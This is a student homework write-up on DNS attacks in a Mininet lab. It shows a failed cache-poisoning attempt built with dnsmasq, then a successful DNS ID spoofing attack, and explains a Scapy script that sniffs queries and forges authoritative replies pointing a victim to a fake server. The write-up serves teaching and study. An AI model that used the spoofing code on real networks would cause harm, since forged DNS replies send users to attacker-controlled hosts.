

HW3 DNS Spoofing Attack


Hao Zhang
Haozhan2
Network Security

Part #1 DNS Cache Poisoning

1. Create topology

In Linux terminal, run following command to start the proactive controller:

```
/home/ubuntu/pox/pox.py log.level -DEBUG openflow.of_01  
forwarding.topo_proactive openflow.discovery
```



Run python code hw3-task1.py to mimic the exact topology

```

mininet> net
h1 h1-eth0:s1-eth1
h2 h2-eth0:s1-eth2
h3 h3-eth0:s2-eth1
h4 h4-eth0:s3-eth1
h5 h5-eth0:s3-eth2
h6 h6-eth0:s3-eth3
s1 lo: s1-eth1:h1-eth0 s1-eth2:h2-eth0 s1-eth3:s2-eth2
s2 lo: s2-eth1:h3-eth0 s2-eth2:s1-eth3 s2-eth3:s3-eth4
s3 lo: s3-eth1:h4-eth0 s3-eth2:h5-eth0 s3-eth3:h6-eth0 s3-eth4:s2-eth3
c0

```

2. Launch attack

In mininet terminal, enter xterm h1 h2 h3 h4 h5 h6. This will prompts six terminals mimicking six hosts.

Add h2 and h3 in resolv.conf. Now, hosts can go to these name servers to resolve DNS queries.

```

2 # Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
1 # DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
3 nameserver 10.2.1.1
1 nameserver 10.1.2.1
2 nameserver 127.0.0.1
3 search us-west-2.compute.internal

```

1. Start a simple HTTP server on h5. This is the malicious website we want to trick victim gets into. On h5, types:

```

"Node: h5"@ip-172-31-6-168
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

```

python -m SimpleHTTPServer 80

2. Start a simple HTTP server on h4. This is the website victim would like to visit. On h4, types:

python -m SimpleHTTPServer 80 &

```

"Node: h4"@ip-172-31-6-168
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

```

3. Run dnsmasq in h3. We are now setting up the dns server. It can resolves foo.local but not fake.local. If there is a domain name that it doesn't know, it will ask its authoritative

DNS, which is h2. I have saved the inline command into h2_dns.sh. The h2_dns.sh is as follow:

```
dnsmasq --address=/foo.local/10.3.1.1 --server=10.1.2.1 --log-queries  
--no-daemon
```

This command sets the domain name foo.local with its associated IP address 10.3.2.1. Therefore, if a host wants to query foo.local, h3 can resolve it to IP address 10.3.2.1.

The upstream dns sever is set to h2 so that a domain name that h3 cannot be resolved will be passed to h2 for a zone transfer. The log queries and no daemon are set to make it easy for debug.



```
"Node: h3"@ip-172-31-6-168  
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# ./h3_dns.sh  
dnsmasq: started, version 2.68 cachesize 150  
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua  
TFTP conntrack ipset auth  
dnsmasq: using nameserver 10.1.2.1#53  
dnsmasq: reading /etc/resolv.conf  
dnsmasq: ignoring nameserver 127.0.0.1 - local interface  
dnsmasq: ignoring nameserver 10.2.1.1 - local interface  
dnsmasq: using nameserver 10.1.2.1#53  
dnsmasq: using nameserver 10.1.2.1#53  
dnsmasq: read /etc/hosts - 7 addresses
```

H3 is set up as screenshot above.


4. Similarly, run dnsmasq in h2. We are now setting up the dns server. It can resolves foo.local and fake.local, both pointing to fake.local. The code is as follows:

```
dnsmasq --address=/foo.local/10.3.2.1 --address=/fake.local/10.3.2.1 --log-queries  
--no-daemon
```



```
oot@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# ./h2_dns.sh  
nsmasq: started, version 2.68 cachesize 150  
nsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua  
FTP conntrack ipset auth  
nsmasq: reading /etc/resolv.conf  
nsmasq: ignoring nameserver 127.0.0.1 - local interface  
nsmasq: using nameserver 10.2.1.1#53  
nsmasq: ignoring nameserver 10.1.2.1 - local interface  
nsmasq: read /etc/hosts - 7 addresses
```


5. Running the bash file would output the screenshot as here. The dns server use name server of h3, which I don't understand. As I listed h2 as the first entry in resolv.conf The attacker h6 asks to resolve fake.local



```
"Node: h6"@ip-172-31-6-168  
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# wget fake.local  
--2022-04-03 21:16:04-- http://fake.local/  
Resolving fake.local (fake.local)... failed: Name or service not known.  
wget: unable to resolve host address 'fake.local'  
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3#
```

Unfortunately, it doesn't work. Ideally, the attack h6 asks h3 for DNS resolution. Since it doesn't know the answer, it would ask the authoritative dns server h2 with a upstream query. H2 would offer a zone transfer, giving h3 not only the resolution for fake.local but also foo.local (both 10.3.2.1 in this case, the IP address of fake.local)

6. Now, run HTTP request on h1, it doesn't work unfortunately. Ideally, since h3 obtains the zone transfer from h2, its original IP address for foo.local is contaminated with the ip address of fake.local, the victim would make request to fake.local

A terminal window titled '"Node: h1"@ip-172-31-6-168' with standard window controls. The terminal shows a root user at ip-172-31-6-168 running a wget command to fetch http://foo.local/. The output shows a timeout and a DNS resolution failure: 'failed: Name or service not known. wget: unable to resolve host address 'foo.local''.


```
"Node: h1"@ip-172-31-6-168
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# wget foo.local
--2022-04-03 21:17:59-- http://foo.local/
Resolving foo.local (foo.local)... failed: Name or service not known.
wget: unable to resolve host address 'foo.local'
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3#
```

Part #2 DNS ID Spoofing

1. Create topology

In Linux terminal, run following command to start the proactive controller:

```
/home/ubuntu/pox/pox.py log.level -DEBUG openflow.of_01  
forwarding.topo_proactive openflow.discovery
```



Run python hw-task2.py to create topology above. I purposely set the delay between link s2-h3 to 2 s.

```

ubuntu@ip-172-31-6-168:~/18731/haozhan2-18731/HW3$ sudo python hw-task2.py
(2000ms delay) (2000ms delay) *** Configuring hosts
h1 h2 h3 h4 h5 h6
*** Starting controller
c0
*** Starting 3 switches
s1 s2 (2000ms delay) s3 ...(2000ms delay)
*** Starting CLI:
mininet>
  
```

2. Launch Attack

1. Start HTTP server on h5. This is the fake server that the attacker wants to trick victim to visit.

```

root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.1.1.1 - - [11/Apr/2022 23:52:07] "GET / HTTP/1.1" 200 -
  
```

2. Similarly, start HTTP server on h4
3. Run dnsmasq on h3.

```

1 dnsmasq --address=/foo.local/10.3.1.1 --log-queries --no-daemon
  
```

This dns server will resolve foo.local to 10.3.1.1.

4. Now, when h1 makes a request to foo.local, he will visit h4.

```

root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# wget foo.local
--2022-04-12 01:52:26-- http://foo.local/
Resolving foo.local (foo.local)... 10.3.1.1
Connecting to foo.local (foo.local)|10.3.1.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 506 [text/html]
Saving to: 'index.html.15'

100%[=====>] 506          --.-K/s   in 0s

2022-04-12 01:52:35 (133 MB/s) - 'index.html.15' saved [506/506]

root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# █

```

Below is the screenshot of h3 for name resolution.

```

root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# ./h3_task2.sh
dnsmasq: started, version 2.68 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus i18n IDN DHCP DHCPv6 no-Lua
TFTP conntrack ipset auth
dnsmasq: reading /etc/resolv.conf
dnsmasq: ignoring nameserver 127.0.0.1 - local interface
dnsmasq: ignoring nameserver 10.2.1.1 - local interface
dnsmasq: read /etc/hosts - 7 addresses
dnsmasq: query[A] foo.local from 10.1.1.1
dnsmasq: config foo.local is 10.3.1.1
dnsmasq: query[AAAA] foo.local from 10.1.1.1
dnsmasq: config foo.local is NODATA-IPv6
dnsmasq: query[A] foo.local from 10.1.1.1
dnsmasq: config foo.local is 10.3.1.1
dnsmasq: query[AAAA] foo.local from 10.1.1.1
dnsmasq: config foo.local is NODATA-IPv6
█

```

Note: Set up the route due to the speciality of sdn

To add routing entry:

s1 route add -host <h1 ip-address> <interface of s1 connecting to h1>

To add ARP entry:

s1 arp -s <IP of h1> <HW Address of h1>

In the example, we have:

s1 route add -host 10.1.1.1 s1-eth1

s1 arp -s 10.1.1.1 2a:83:b1:36:f9:f4

5. Running attack.py on s1 as shown here.

```
"Node: s1" (root)@ip-172-31-6-168
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# python attack.py
v Sniffing for DNS Packet
tcpdump: WARNING: s1-eth1: no IPv4 address assigned
5 █
1
5
```

6. Once s1 receives a DNS query sent by h1. It will craft spoofed reply.

```
Got Query on Mon Apr 11 23:52:02 2022
Received Src IP:10.1.1.1,
Received Src Port: 40245
Received Query ID:27179
Query Data Count:1
Current DNS Server:10.2.1.1
DNS Query:foo.local.

Sending spoofed response packet
*
Sent 1 packets.
Spoofed DNS Server: 10.2.1.1
src port:53 dest port:40245
v Sniffing for DNS Packet
tcpdump: WARNING: s1-eth1: no IPv4 address assigned
█
```

Now, we can see that the message is sent to fake.local, while victim believe he is visiting foo.local

```
root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# wget foo.local
--2022-04-12 01:54:25-- http://foo.local/
Resolving foo.local (foo.local)... 10.3.2.1
Connecting to foo.local (foo.local)|10.3.2.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 506 [text/html]
Saving to: 'index.html.16'

100%[=====>] 506 --.-K/s in 0s

2022-04-12 01:54:29 (152 MB/s) - 'index.html.16' saved [506/506]

root@ip-172-31-6-168:~/18731/haozhan2-18731/HW3# █
```

Explaining attack.py

```
while 1:
    # Sniff the network for destination port 53 traffic
    print(' Sniffing for DNS Packet ')
    s1iface = "s1-eth1"
    DNSPacket = sniff(iface=s1iface, filter="dst port 53", count=1)
    # if the sniffed packet is a DNS Query, let's do some work
    if (DNSPacket[0].haslayer(DNS)) and (DNSPacket[0].getlayer(DNS).qr == 0):
```

The code first sniffs the traffic and only captures DNS request

```
if (DNSPacket[0].haslayer(DNS)) and (DNSPacket[0].getlayer(DNS).qr == 0):
    print('\n Got Query on %s ' % ctime())

    # h1's MAC address
    clientHwAddr = DNSPacket[0].getlayer(Ether).src

    # h3's MAC address
    spoofedHwAddr = DNSPacket[0].getlayer(Ether).dst

    # Craft Esthenet packet
    spoofedEtherPkt = Ether(src=spoofedHwAddr, dst=clientHwAddr)

    # Extract the src IP
    clientSrcIP = DNSPacket[0].getlayer(IP).src

    spoofedDNSServerIP = "10.2.1.1"

    # Now that we have our source IP and we know the client's destination IP. Let's build our IP Header
    spoofedIPPKt = IP(src=spoofedDNSServerIP, dst=clientSrcIP)
```

It will then extract information from the query and craft Ethernet and IP header. Note that the packet is faking to be the DNS server at 10.2.1.1 to victim 10.1.1.1.

The core of attack.py is shown below. We craft the DNS packet with id we sniffed from the DNS query sent by the victim. We then craft a DNS reply using the query ID and have RDATA pointing to fake.local. This exploit takes advantage of sniffing the query ID in-network and there is no authentication for DNS.

```
spoofedDNSPakcet = DNS(id=clientDNSQueryID,qr=1,opcode=DNSPacket[0].getlayer(DNS).opcode,\
aa=1,rd=0,ra=0,z=0,rcode=0,qdcount=clientDNSQueryDataCount,ancount=1,nscount=1,arcount=1, \
qd=DNSQR(qname=clientDNSQuery,qtype=DNSPacket[0].getlayer(DNS).qd.qtype,qclass=DNSPacket[0].getlayer(DNS).qd.qclass),\
an=DNSRR(rrname=clientDNSQuery,rdata=fakeLocalIP,ttl=86400),ns=DNSRR(rrname=clientDNSQuery,type=2,ttl=86400,rdata=fakeLocalIP),\
ar=DNSRR(rrname=clientDNSQuery,rdata=fakeLocalIP))
```

Having the spoofed DNSPacket, we concatenate it with other layers of packet and send it to h1(victim)

```
sendp(spoofedEtherPkt/spoofedIPPKt/spoofedUDP_TCIPacket/spoofedDNSPakcet,iface=sliface, count=1)
```